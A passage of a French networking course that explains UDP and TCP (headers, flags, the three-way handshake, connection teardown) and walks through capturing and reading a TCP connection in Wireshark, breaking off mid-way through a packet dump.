Pour une radio en ligne, il est essentiel que les informations soient envoyées **en temps réel, le plus rapidement possible**. En revanche, si un ou plusieurs paquets sont perdus, on ne va pas arrêter la radio pour autant. L'utilisateur aura des coupures de connexion, mais la radio continuera d'émettre.

Ainsi, on identifie deux besoins bien distincts l'un de l'autre :

- un protocole fiable mais sans nécessité de rapidité ;
- un protocole rapide sans nécessité de fiabilité.

C'est pour cela que nous avons **deux protocoles** pour la couche 4 : le protocole **TCP** et le protocole **UDP**.

TCP est de la première catégorie, c'est un protocole **extrêmement fiable**.

Chaque paquet envoyé doit être acquitté par le receveur, qui en émettra un autre s'il ne reçoit pas d'accusé de réception. On dit alors que c'est un **protocole connecté**.

On peut le comparer au téléphone. Quand on appelle quelqu'un, on dit « Allo ? » pour savoir si la personne est là et, s'il y a des silences dans la communication, on essaye de savoir si la personne est encore à l'écoute, etc. En TCP ce sera pareil, pour chaque information envoyée, on vérifiera que la machine en face l'a bien reçue.

UDP, quant à lui, est un protocole rapide mais peu fiable. Les paquets sont envoyés dès que possible, mais peu importe de savoir s'ils ont été reçus ou pas. On dit qu'UDP est un **protocole non connecté**.

C'est un peu comme le courrier (sauf que le courrier n'est pas rapide...). On envoie notre lettre, et ensuite, on prie très fort pour que celle-ci arrive, mais on n'en sait rien finalement. Étudions plus en détail chacun de ces protocoles.

## UDP, la simplicité

UDP est le protocole le plus simple auquel vous aurez affaire en réseau. Étant donné que les objectifs associés à sa mise en œuvre sont la rapidité et la non-nécessité de savoir si une information est bien reçue, le format des messages envoyés sera très simple !

### Le datagramme UDP

Eh oui, on parle de datagramme, comme pour le message de couche 3 du protocole IP. C'est normal, car datagramme signifie plus ou moins « message envoyé dont on ne sait rien sur la bonne transmission ou réception ». Voici le contenu d'un datagramme UDP :

Port Source	Port Destination	Longueur totale	Checksum	Données à envoyer
-------------	------------------	-----------------	----------	-------------------

Datagramme UDP

Nous avons ici seulement quatre informations pour l'en-tête UDP. Chacune faisant 2 octets, cela nous fait un en-tête de seulement 8 octets !

C'est le **plus petit en-tête** que nous ayons vu, et que nous verrons.

Étudions ces champs un par un.

- Pour le port source, c'est simple, c'est l'adresse de l'application qui envoie l'information.
- Pour le port de destination, c'est l'adresse de l'application destinataire.
- Ensuite, il y a un champ de 2 octets qui représente la taille d'un datagramme, ce qui veut dire que la taille maximale d'un datagramme sera de 216 soit 65 536 octets. Cependant, dans la réalité, il est très rare de voir des datagrammes UDP de plus de 512 octets. Ceci est notamment dû au fait que perdre un petit datagramme est acceptable, mais en perdre un gros est plus gênant, vu qu'UDP n'a pas de gestion des paquets perdus.
- Pour le checksum, ou CRC, le principe est le même que pour la couche 2 : s'assurer que les données reçues sont bien les mêmes que celles qui ont été transmises.

Tiens, tiens, une question ne vous vient-elle pas à l'esprit ? Non ?



Pourquoi avoir un CRC pour le protocole UDP, alors qu'il y en a déjà un pour la couche 2 avec le protocole Ethernet ?

En effet, si vous avez bien compris le principe d'encapsulation, vous savez que le datagramme UDP est à l'intérieur de la trame Ethernet, et donc que le CRC de la trame vérifie les données de la couche 4 du protocole UDP.



Mais alors pourquoi faire ce CRC deux fois ?

La réponse se trouve **dans le modèle OSI**.

Si vous vous souvenez bien, une des règles associées au modèle OSI est que **chaque couche est indépendante**. Ainsi, ce n'est pas parce que la couche 2 avec le protocole Ethernet fait un CRC, que la couche 4 ne doit pas en faire, de même que la couche 3. Étant donné que chacune des couches n'est pas censée savoir qu'une autre couche fait un CRC, **chacune implémente son propre CRC**.



Richard Stevens, auteur de la bible des réseaux, *TCP/IP illustré*, volume 1, a montré qu'il arrive parfois qu'un datagramme arrive en couche 4 avec des erreurs qui ont été produites entre le passage de la couche 3 à la couche 4. Comme quoi, cet acharnement de CRC n'est pas toujours inutile !

### Les applications qui utilisent UDP

Les applications de streaming vont en très grande majorité utiliser UDP (la radio ou télévision en ligne, etc.).

On l'utilise aussi pour la téléphonie sur Internet, plus connue sous le nom de VoIP (*Voice Over Internet Protocol*) ou ToIP (*Telephony Over IP*).

Mais on utilise aussi UDP pour transporter deux protocoles majeurs d'Internet que sont le **DNS** et le **SNMP**. Nous aborderons ces deux protocoles dans les prochains chapitres. Vous pouvez retenir pour le moment que ce sont deux exceptions qui utilisent UDP parmi la multitude d'applications qui utilisent TCP.



Que dire d'autre sur UDP ?

Rien. UDP est un protocole simple, aussi simple que la longueur de ce paragraphe... :)

## **TCP, tout envoi sera acquitté !**

Le principe de TCP est **d'acquitter chaque octet d'information reçue**.

À l'inverse d'UDP, il y aura beaucoup d'informations dans l'en-tête TCP pour parvenir à suivre une connexion correctement.

Mais nous n'allons pas tout de suite nous pencher dessus. Nous allons tout d'abord vous présenter les principes de base de TCP.

### ***Avant de communiquer, on assure la communication***

Prenons une conversation téléphonique. Avant de raconter son histoire, l'interlocuteur va d'abord s'assurer que son partenaire est bien présent au bout du fil :

- Paul appelle : Tut... tut...
- René répond : Allo ?
- Paul commence sa conversation : Allo, salut c'est Paul !

On voit très clairement ici qu'il faut établir la communication avant de parler du sujet. Il en sera de même en TCP.

Les trois premiers paquets envoyés **servent uniquement à établir la communication**. Il s'agit de paquets vides qui ne sont là **que pour s'assurer que l'autre veut bien parler avec nous**.

Comme le téléphone, une connexion TCP va se dérouler comme suit :

- Tu veux bien dialoguer avec moi ?
- Oui, je suis d'accord.
- OK, bien reçu, on commence la discussion.

Pour cela, TCP va utiliser des informations dans son en-tête pour dire si un paquet correspond à une demande de connexion ou si c'est un paquet normal.

### ***Les drapeaux***

Comme les paquets qui vont être envoyés pour initialiser la connexion seront vides (sans aucune donnée), il faudra une information présente dans l'en-tête pour indiquer



si c'est **une demande de connexion, une réponse ou un acquittement** (un acquittement sera une réponse vide qui servira simplement à dire à la machine en face que l'on a bien reçu ses informations, comme quand on dit « hum hum... » au téléphone pour bien spécifier que l'on écoute ce que dit notre interlocuteur).

Pour cela, il va y avoir ce que l'on appelle **des drapeaux** (*flags* en anglais) dans l'en-tête TCP. Les drapeaux ne sont rien d'autre que des bits qui peuvent prendre la valeur 0 ou 1. Ainsi, il y aura dans l'en-tête TCP des bits qui vont indiquer quel est le type du message TCP envoyé.

### Établir la connexion

Le premier paquet sera une demande de synchronisation, comme le « Allo » au téléphone. Le flag correspondant est le **flag SYN** (SYN pour synchronisation !). Tous les flags sont connus sous leur forme courte, de trois lettres seulement.

Ainsi, si je veux me connecter à une application serveur qui fonctionne avec TCP, je vais envoyer un paquet avec le flag SYN positionné pour lui indiquer que je veux dialoguer avec elle, c'est l'équivalent d'un « Tu veux bien dialoguer avec moi ? ».

Un serveur recevant une demande SYN doit normalement répondre qu'il est d'accord pour communiquer avec le client. Pour cela il va envoyer un ACK en réponse (ACK comme acquittement, ou *acknowledgement* en anglais).

Mais, il va à son tour demander si le client veut bien communiquer avec lui et positionner aussi le flag SYN dans sa réponse. Il y aura donc les flags **SYN** et **ACK** positionnés dans sa réponse.



Mais si le client a demandé à communiquer avec le serveur, pourquoi le serveur lui demande-t-il s'il veut bien communiquer avec lui ?


La réponse à cette question est primordiale pour comprendre TCP.

Quand on veut communiquer en TCP, on n'établit pas une, **mais deux connexions**. En effet, TCP considère qu'il va y avoir une communication dans un sens et une communication dans l'autre sens. Il établit donc **une connexion pour chaque sens de communication**.

Ainsi, quand le serveur répond à la requête SYN, il acquitte la demande avec le ACK, et fait une demande de connexion pour l'autre sens de communication, du serveur vers le client, en positionnant le flag SYN. La réponse a donc les flags SYN et ACK positionnés.

Toutefois, notre connexion n'est pas encore établie... Il faut encore que le client accepte la demande de connexion faite par le serveur. Le client va donc renvoyer un paquet avec un flag ACK.

La figure suivante présente ce que nous obtenons.



Three Way Handshake

Nous voyons bien ici la différence entre la communication bleue de A vers B et la communication rouge de B vers A.

On voit d'ailleurs les couleurs des flags associés :

- en bleu, le premier SYN pour la demande de connexion de A vers B et le ACK dans la réponse pour acquitter la demande de connexion de A vers B ;
- en rouge le SYN pour la demande de connexion de B vers A et l'acquittement ACK dans le dernier paquet.

L'établissement de la connexion TCP s'est donc fait par l'échange de trois paquets. C'est pour cela qu'on l'appelle *Three Way Handshake* ou « poignée de main tripartite » en français (mais tous les spécialistes utilisent le terme anglais, comme souvent en réseau)


### Continuer la connexion

Maintenant que la communication est établie, les applications peuvent s'échanger autant de paquets qu'elles le veulent !

Le principe au niveau des flags est simplement d'avoir positionné le flag ACK. Donc tout paquet échangé après l'établissement de la connexion n'aura que le flag ACK de positionné. Presque, car nous n'avons vu que deux flags pour l'instant...

Néanmoins, ce qui est sûr, c'est que **le flag ACK sera positionné sur tous les paquets**, pour acquitter la réception des paquets précédents.

Le schéma de la figure suivante présente la continuité d'une connexion.



Continuité de la connexion

## Fin de la connexion

Toutes les bonnes choses ont une fin, et les connexions TCP aussi !

Une fois que les applications ont terminé leur communication, il faut encore fermer la connexion. On ne va pas laisser la connexion indéfiniment ouverte ! Si nous ne les libérons jamais, nos ports seraient rapidement tous utilisés.

Ainsi, comme on a utilisé des paquets vides et des flags pour établir une connexion, nous allons faire de même pour la clôturer.

Le flag que l'on va utiliser, à l'opposé de SYN, est le **flag FIN**. Imaginons que le client veuille fermer la connexion : il envoie un paquet avec le flag FIN positionné.



Donc il n'y a que le flag FIN qui soit positionné ?


Non, car comme nous l'avons vu, dès lors qu'une connexion est établie, tout paquet contiendra un flag ACK pour acquitter le paquet précédent. Par conséquent, lorsqu'on demandera la fermeture de la connexion avec le flag FIN, on en profitera pour acquitter le paquet précédent reçu en ajoutant aussi le flag ACK. La demande de fermeture contiendra donc les **flags FIN et ACK**.

Le serveur pourra ensuite, lui aussi, demander la fermeture de la communication dans l'autre sens, et acquitter la réception de la demande de fin. Il placera donc, lui aussi, les **flags FIN et ACK**.



Super ! Notre connexion est-elle désormais fermée ?

Pas encore ! Le serveur a demandé la fermeture de la communication dans le sens serveur -> client, mais le client ne lui a pas encore acquitté cette demande. Si jamais ce paquet était perdu, le serveur et le client continueraient à avoir leur connexion ouverte. Il faut donc que le client réponde au serveur qu'il a bien reçu sa demande de fermeture en envoyant **un dernier paquet ACK**. C'est seulement à ce moment que la connexion est complètement fermée et que les ressources des machines sont libérées.



Terminaison de la connexion

Nous venons donc de voir l'ensemble du déroulement d'une connexion TCP : l'établissement à l'aide du Three Way Handshake, la continuation et la fermeture. Il nous reste à étudier les détails de l'en-tête TCP et notamment les flags dont nous avons parlé.

### **Le segment TCP**

Voici un nouveau terme pour nous : le **segment TCP**.

Nous avons la trame Ethernet, le datagramme IP, le datagramme UDP... nous avons maintenant le segment TCP.

Nous n'allons pas encore représenter en détail toutes les informations de l'en-tête du segment TCP, mais nous allons nous concentrer sur les éléments qui nous intéressent. Nous verrons par la suite le détail de celui-ci. N'ingurgitons pas tout d'un coup, au risque de faire une indigestion !

Port Source	Port de destination	???	Flags	???	Checksum	???	Données à envoyer
-------------	---------------------	-----	-------	-----	----------	-----	-------------------

Segment TCP

Nous pouvons voir qu'il reste encore quelques points d'interrogation, mais ne vous inquiétez pas, nous les détaillerons par la suite.

L'en-tête fait **20 octets**, comme celui de la couche 3.

Faisons le détail de ce que nous pouvons voir :

- port source et port de destination, on connaît !
- les flags, qui sont au nombre de six et nous en connaissons déjà trois ;
  - SYN
  - ACK
  - FIN
  - RST
  - PSH
  - URG
- enfin, le checksum que nous connaissons aussi.

Il nous reste trois flags à expliciter, sachant que RST a plus d'importance que PSH et URG. Nous verrons dans un prochain chapitre qu'en TCP, chaque octet de données envoyé doit être acquitté. Si jamais il y a une incohérence entre les données envoyées et les données reçues, la connexion est considérée comme anormale et la machine qui s'en aperçoit doit prévenir l'autre pour arrêter la connexion et en mettre en place une nouvelle.

Cela se fait grâce au **flag RST**.

Si deux machines A et B ont établi une connexion TCP et qu'après quelques échanges la machine A se rend compte qu'il y a une incohérence dans la connexion, elle va

envoyer un paquet contenant le flag RST pour indiquer l'incohérence et demander à la machine B de clore la connexion.

Ainsi, la connexion ne sera pas terminée par la séquence FIN+ACK, FIN+ACK, ACK.

De la même façon, si j'envoie un paquet SYN **sur le port d'une machine qui est fermé, celle-ci doit me répondre RST** pour me signifier que le port demandé n'est pas en écoute.



Cette notion de réponse par RST pour un port fermé est importante, car nous nous en servirons quand nous voudrons scanner les ports ouverts sur une machine et jouer les apprentis hackers !

Les flags PSH et URG peuvent être positionnés pour indiquer que le paquet doit être traité en priorité par la machine destinataire, mais nous ne détaillerons pas plus leur utilisation car elle n'est pas nécessaire pour comprendre le fonctionnement des réseaux. Si vous souhaitez en savoir plus, je vous invite à jeter un coup d'œil au lien suivant <http://packetlife.net/blog/2011/mar/2/tcp-flags-psh-and-urg/>.

Nous avons donc vu, en partie pour l'instant, le contenu d'un segment TCP ainsi que le suivi des connexions. Nous allons maintenant présenter un cas un peu plus concret pour bien fixer les idées.

## Étude d'une connexion TCP complète

Après avoir étudié la théorie, nous allons passer à la pratique et voir concrètement les segments qui sont échangés lors d'une communication entre un client et un serveur. Nous verrons aussi dans cette partie comment utiliser un logiciel qui permet d'écouter ce qui passe sur le réseau, un sniffer.

### Wireshark, l'explorateur du réseau

#### Présentation de l'outil

Nous en avons déjà parlé précédemment, Wireshark (<http://www.wireshark.org/>) est un programme qui permet d'écouter ce qui passe sur le réseau et qu'on appelle communément un **sniffer** (prononcer sniffeur).

Concrètement, Wireshark récupère les paquets réseau qui arrivent sur votre carte et interprète leur contenu intelligemment pour vous les présenter. Il permet ainsi de voir **tous les paquets à destination de votre carte réseau**.




Il est bien important ici de distinguer tous les paquets réseau ou tous les paquets à destination de votre machine, des paquets à destination de votre carte réseau !

En effet, tous les paquets qui passent sur votre carte réseau ne sont pas obligatoirement à destination de votre machine. C'est le cas des broadcasts, par exemple, ou si jamais vous

êtes un routeur et que des paquets transitent par vous. De la même façon, sur un réseau commuté (où les machines sont reliées entre elles avec un switch), nous ne verrons pas passer tous les paquets réseau, mais seulement ceux qui sont à destination de notre carte (ceux qui ont pour adresse MAC de destination celle de notre carte ou le broadcast).

Wireshark va ainsi recevoir les 0 et les 1, et comme il connaît les protocoles réseau, il sera capable de les interpréter et de nous les présenter joliment !

La figure suivante montre un exemple de ce que peut nous présenter Wireshark.



Exemple Wireshark

On peut y avoir de nombreuses lignes avec beaucoup de caractères !

Chacune de ces lignes a une signification et un sens. Nous allons maintenant les étudier.


### Présentation de la fenêtre Wireshark

La fenêtre se décompose plus ou moins en quatre parties :

- les menus et commandes ;
- la présentation résumée des paquets reçus ;
- la présentation détaillée d'un paquet ciblé ;
- le contenu hexadécimal du paquet.

#### Menus et commandes

Le menu présenté à la figure suivante est essentiellement composé des actions que nous pouvons faire avec Wireshark. Dans notre cas, nous ne nous servons que de quelques actions.



Menu de Wireshark

Il y a cependant une partie qui peut être importante pour nous : le champ **Filter**. Nous pouvons ici filtrer les informations affichées par Wireshark en fonction de certains critères, par exemple les adresses ou les ports. Cela permet notamment de suivre plus facilement une connexion TCP de A à Z sans avoir tous les paquets parasites qui peuvent circuler sur le réseau. Nous l'utiliserons par la suite.

### Présentation résumée des paquets reçus

La figure suivante présente la liste résumée des paquets reçus avec les adresses IP source et de destination, le dernier protocole encapsulé ainsi que quelques informations sur le contenu du paquet.

No.	Time	Source	Destination	Protocol	Info
46	9.779694	10.8.63.161	255.255.255.255	DHCP	DHCP Inform - Transaction ID 0x4fa0e4b6
47	9.780289	10.8.49.3	255.255.255.255	DHCP	DHCP ACK - Transaction ID 0x4fa0e4b6
48	9.808511	GentelTe_59:c3:b3:Broadcast		ARP	Who has 10.8.49.3? Tell 10.8.63.161
49	9.820435	10.8.52.2	10.8.63.255	NBNS	Name query NB WPAD<00>
50	9.821885	10.8.63.161	10.8.63.255	NBNS	Name query NB WPAD<00>
51	9.899607	10.8.50.23	10.8.63.255	NBNS	Name query NB WPAD.ESIEA.FR.<00>
52	9.922678	10.8.52.16	255.255.255.255	DB-LSP:DI	Dropbox LAN sync Discovery Protocol
53	9.925880	10.8.52.16	255.255.255.255	DB-LSP:DI	Dropbox LAN sync Discovery Protocol
54	9.925883	10.8.52.16	10.8.63.255	DB-LSP:DI	Dropbox LAN sync Discovery Protocol
55	10.214363	NorteINe_0b:02:c1:Spanning-tree-(for STP		Conf.	Root = 32768/0/00:09:97:8b:02:c1 Cost = 0 Port = 0x8015
56	10.468074	10.8.63.154	10.8.63.255	NBNS	Name query NB ARAGON<20>
57	10.570570	10.8.52.2	10.8.63.255	NBNS	Name query NB WPAD<00>
58	10.571880	10.8.63.161	10.8.63.255	NBNS	Name query NB WPAD<00>
59	10.649698	10.8.50.23	10.8.63.255	NBNS	Name query NB WPAD.ESIEA.FR.<00>

### Présentation résumée sous Wireshark

### Présentation détaillée d'un paquet ciblé

La présentation détaillée d'un paquet ciblé est la partie qui va nous permettre de voir en détail le contenu des en-têtes (figure suivante). Wireshark pourra interpréter tout le contenu de chaque en-tête et nous pourrions ainsi distinguer les informations contenues dans chaque paquet.

```

▶ Frame 1: 92 bytes on wire (736 bits), 92 bytes captured (736 bits) on interface 0
▶ Ethernet II, Src: G-ProCom_9e:29:a1 (00:0f:f1:9e:29:a1), Dst: 01:00:5e:00:00:00
▶ Internet Protocol, Src: 10.8.50.23 (10.8.50.23), Dst: 255.255.255.255

```

### Présentation détaillée

### Contenu hexadécimal du paquet

Le contenu hexadécimal du paquet est un peu plus complexe : c'est le contenu brut du paquet non interprété par Wireshark (figure suivante). Cela peut être utile si l'on veut voir le **contenu réel** d'un paquet et pas seulement ce que Wireshark interprète. Il peut y avoir des différences...

```

0000  ff ff ff ff ff ff 00 0f  fe 9e 29 a1 08 00 45 00  ..... ..)....E.
0010  00 4e e4 32 00 00 80 11  d0 46 0a 08 32 17 0a 08  .N.2.... .F..2...
0020  3f ff 00 89 00 89 00 3a  6c 11 81 b2 01 10 00 01  ?.....: l.....
0030  00 00 00 00 00 00 20 46  48 46 41 45 42 45 45 43  ..... F HFAEBEEC
0040  4f 45 46 46 44 45 4a 45  46 45 42 43 4f 45 47 46  OEFFDEJE FEBCOEGF
0050  43 43 4f 43 41 41 41 00  00 20 00 01  CCOCAAA. . .

```

### Contenu hexadécimal

Passons maintenant à l'étude complète d'une connexion. Pour cela, vous devez installer Wireshark !

## Étude complète d'une connexion

### Installation de Wireshark

Pour installer Wireshark, rien de plus simple.

Si vous êtes sous Windows, rendez-vous sur le site de téléchargement de Wireshark (<http://www.wireshark.org/download.html>) et exécuter l'installation en suivant les instructions.

Sous Linux, je vous invite à utiliser votre gestionnaire de paquets préféré :

```
# apt-get install wireshark.
```

Il ne nous reste plus qu'à lancer le logiciel.




Sous Linux, vérifiez que vous avez bien les droits root quand vous lancez le logiciel car sinon, Wireshark n'aura pas les droits nécessaires pour accéder aux trames réseau reçues par vos interfaces.

### Lancement de la connexion et du sniffer

Nous allons essayer de sniffer toute une connexion entre notre machine et un serveur sur Internet. Pour cela, je vous propose une connexion vers votre site préféré. ;)

Dans Wireshark, nous allons choisir sur quelle interface réseau nous voulons récupérer le trafic. Il est possible que vous ayez plusieurs interfaces réseau, comme une carte Ethernet ET une carte Wi-Fi. Dans ce cas, il faudra bien expliciter sur quelle carte réseau passe le trafic Internet.

Pour cela, nous allons cliquer sur le menu *Capture*, puis sur *Interfaces*.



Menu Capture de l'interface de Wireshark

Une fenêtre s'ouvre en nous montrant les différentes interfaces disponibles (figure suivante). Nous allons cliquer sur *Start* pour commencer la capture, en choisissant l'interface qui reçoit le trafic Internet (celle qui reçoit des paquets en fait, en l chez moi).





Interfaces disponibles dans Wireshark

Dès que vous avez cliqué, **la capture commence** et vous devriez commencer à voir s'afficher les paquets reçus par votre carte réseau. Vous pouvez maintenant aller sur votre navigateur préféré et commencer une connexion vers [www.siteduzero.com](http://www.siteduzero.com).

Attendez que la page soit affichée et retournez dans Wireshark pour arrêter la capture en vous rendant sur le menu **Capture>Stop**.

Vous devriez maintenant avoir reçu quelques paquets réseau que nous allons analyser ensemble. Mais avant cela, nous allons essayer de faire le tri parmi tous les paquets reçus. En effet, il arrive souvent qu'il y ait beaucoup de trafic réseau et que les paquets qui nous intéressent soient perdus parmi les autres. Il est alors possible dans Wireshark **de spécifier des critères pour filtrer les paquets présentés**.

Pour cela, nous allons indiquer un filtre dans le champ **Filter**. Par exemple, nous ne voulons afficher que les paquets qui contiennent l'adresse IP du Site du Zéro, 80.248.210.229. Nous allons donc indiquer dans le filtre `ip.addr == 80.248.210.229`.



Spécification d'un filtre dans Wireshark

Cliquez sur **Apply** afin d'appliquer le filtre.

Vous ne devriez voir maintenant que les paquets qui concernent votre connexion avec le Site du Zéro.

No.	Time	Source	Destination	Protocol	Info
99	4.849661	10.8.98.0	80.248.210.229	TCP	63528 > http [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=3 TSV=3179
132	4.964442	80.248.210.229	10.8.98.0	TCP	http > 63528 [SYN, ACK] Seq=0 Ack=1 Win=14480 Len=0 MSS=1380 S
133	4.964520	10.8.98.0	80.248.210.229	TCP	63528 > http [ACK] Seq=1 Ack=1 Win=524280 Len=0 TSV=3179502334
134	4.964757	10.8.98.0	80.248.210.229	HTTP	GET / HTTP/1.1
206	5.087199	80.248.210.229	10.8.98.0	TCP	http > 63528 [ACK] Seq=1 Ack=1125 Win=17408 Len=0 TSV=29092130
231	5.212288	80.248.210.229	10.8.98.0	TCP	[TCP segment of a reassembled PDU]
232	5.213232	80.248.210.229	10.8.98.0	TCP	[TCP segment of a reassembled PDU]
233	5.213298	10.8.98.0	80.248.210.229	TCP	63528 > http [ACK] Seq=1125 Ack=2737 Win=523944 Len=0 TSV=31795
234	5.214584	80.248.210.229	10.8.98.0	TCP	[TCP segment of a reassembled PDU]
235	5.218018	80.248.210.229	10.8.98.0	TCP	[TCP segment of a reassembled PDU]
236	5.218064	10.8.98.0	80.248.210.229	TCP	63528 > http [ACK] Seq=1125 Ack=5473 Win=523936 Len=0 TSV=31795
238	5.224897	80.248.210.229	10.8.98.0	TCP	[TCP segment of a reassembled PDU]
239	5.225957	80.248.210.229	10.8.98.0	TCP	[TCP segment of a reassembled PDU]

Connexion à siteduzero.com

Nous voyons bien **dans la colonne info** que les trois premiers paquets sont des paquets TCP ayant successivement les flags **SYN**, **SYN+ACK** et **ACK**. La connexion est donc bien initialisée !

Nous allons maintenant étudier en détail quelques-uns de ces paquets.

### Étude des paquets

Nous allons cliquer sur le premier paquet SYN et observer son contenu.

Dans la fenêtre juste en dessous celle de la présentation détaillée d'un paquet, nous voyons les différentes couches de notre paquet représentées.

```
▶ Frame 99: 78 bytes on wire (624 bits), 78 bytes captured (624 bits)
▶ Ethernet II, Src: Apple_16:21:84 (00:26:bb:16:21:84), Dst: D-Link_53:e3:a4 (00:19:5b:53:e3:a4)
▶ Internet Protocol, Src: 10.8.98.0 (10.8.98.0), Dst: 80.248.210.229 (80.248.210.229)
▶ Transmission Control Protocol, Src Port: 63528 (63528), Dst Port: http (80), Seq: 0, Len: 0
```

#### Détail d'un paquet complet

La première ligne représente notre paquet de façon brute, **la couche 1 du modèle OSI**, les 1 et les 0 en somme !

La deuxième ligne représente **la couche 2 du modèle OSI**, on peut y voir notamment les adresses MAC.



On peut voir ici que les trois premiers octets de mon adresse MAC sont identifiés comme Apple\_. C'est possible, car si vous vous souvenez, les trois premiers octets d'une adresse MAC représentent le constructeur de la carte réseau, et j'ai bien un Mac. :D

La troisième ligne représente **la couche 3 du modèle OSI**, et on y voit notamment les adresses IP.

Enfin, la quatrième ligne représente **la couche 4 du modèle OSI**, et on y voit les ports TCP.



Mais... il n'y a pas de couche 7 applicative ?

Non, pas encore. En effet, avant de pouvoir échanger nos données applicatives, **il faut que la connexion TCP soit établie**. Il faut donc que notre Three Way Handshake soit terminé. Ce sont donc uniquement des segments TCP qui sont d'abord échangés, et seulement ensuite, le quatrième paquet de la connexion devrait contenir des données applicatives.

Nous allons maintenant regarder en détail le contenu de chaque couche.

Commençons par la couche 2 :

```
▶ Frame 99: 78 bytes on wire (624 bits), 78 bytes captured (624 bits)
▼ Ethernet II, Src: Apple_16:21:84 (00:26:bb:16:21:84), Dst: D-Link_53:e3:a4 (00:19:5b:53:e3:a4)
  ▶ Destination: D-Link_53:e3:a4 (00:19:5b:53:e3:a4)
  ▶ Source: Apple_16:21:84 (00:26:bb:16:21:84)
    Type: IP (0x0800)
  ▶ Internet Protocol, Src: 10.8.98.0 (10.8.98.0), Dst: 80.248.210.229 (80.248.210.229)
  ▶ Transmission Control Protocol, Src Port: 63528 (63528), Dst Port: http (80), Seq: 0, Len: 0
```

#### Détail de la couche 2

Comme nous pouvions nous y attendre, nous voyons les éléments que nous connaissons déjà : nous les avons vus en étudiant la couche 2, souvenez-vous !

Adresse MAC DST	Adresse MAC SRC	Protocole de couche 3	Données à envoyer	CRC
-----------------	-----------------	-----------------------	-------------------	-----

### Trame Ethernet

Nous voyons bien **l'adresse MAC de destination**, puis **l'adresse MAC source**, et enfin **le protocole de couche 3 utilisé**, qui est ici IP.

Cela prouve aussi que je ne vous ai pas raconté que des bêtises jusqu'à maintenant. :p  
Intéressons-nous à la couche 3 :

```

▶ Frame 99: 78 bytes on wire (624 bits), 78 bytes captured (624 bits)
▶ Ethernet II, Src: Apple_16:21:84 (00:26:bb:16:21:84), Dst: D-Link_53:e3:a4 (00:19:5b:53:e3:a4)
▼ Internet Protocol, Src: 10.8.98.0 (10.8.98.0), Dst: 80.248.210.229 (80.248.210.229)
  Version: 4
  Header length: 20 bytes
  ▶ Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
  Total Length: 64
  Identification: 0x9653 (38483)
  ▶ Flags: 0x02 (Don't Fragment)
  Fragment offset: 0
  Time to live: 64
  Protocol: TCP (6)
  ▶ Header checksum: 0x147f [correct]
  Source: 10.8.98.0 (10.8.98.0)
  Destination: 80.248.210.229 (80.248.210.229)
▶ Transmission Control Protocol, Src Port: 63528 (63528), Dst Port: http (80), Seq: 0, Len: 0
```

### Détail de la couche 3

Là, c'est plus complexe, car nous n'avons pas encore vu le contenu complet de l'en-tête IP. Cependant, nous pouvons reconnaître en fin d'en-tête **les adresses IP source et de destination**.

Enfin, intéressons-nous à la couche 4 :

```

▶ Frame 99: 78 bytes on wire (624 bits), 78 bytes captured (624 bits)
▶ Ethernet II, Src: Apple_16:21:84 (00:26:bb:16:21:84), Dst: D-Link_53:e3:a4 (00:19:5b:53:e3:a4)
▼ Internet Protocol, Src: 10.8.98.0 (10.8.98.0), Dst: 80.248.210.229 (80.248.210.229)
▼ Transmission Control Protocol, Src Port: 63528 (63528), Dst Port: http (80), Seq: 0, Len: 0
  Source port: 63528 (63528)
  Destination port: http (80)
  [Stream index: 19]
  Sequence number: 0 (relative sequence number)
  Header length: 44 bytes
▶ Flags: 0x02 (SYN)
  Window size: 65535
  ▶ Checksum: 0xa5ed [validation disabled]
  ▶ Options: (24 bytes)
```

### Détail de la couche 4

Comme pour la couche 3, nous ne connaissons pas encore tout le contenu de la couche 4 mais nous pouvons reconnaître **les ports en début d'en-tête** ainsi que **les flags en milieu d'en-tête**.

On voit d'ailleurs que le flag SYN est positionné, mais Wireshark peut nous donner encore plus de détails en cliquant sur le triangle situé devant les flags.

```
▼ Flags: 0x02 (SYN)
 000. .... = Reserved: Not set
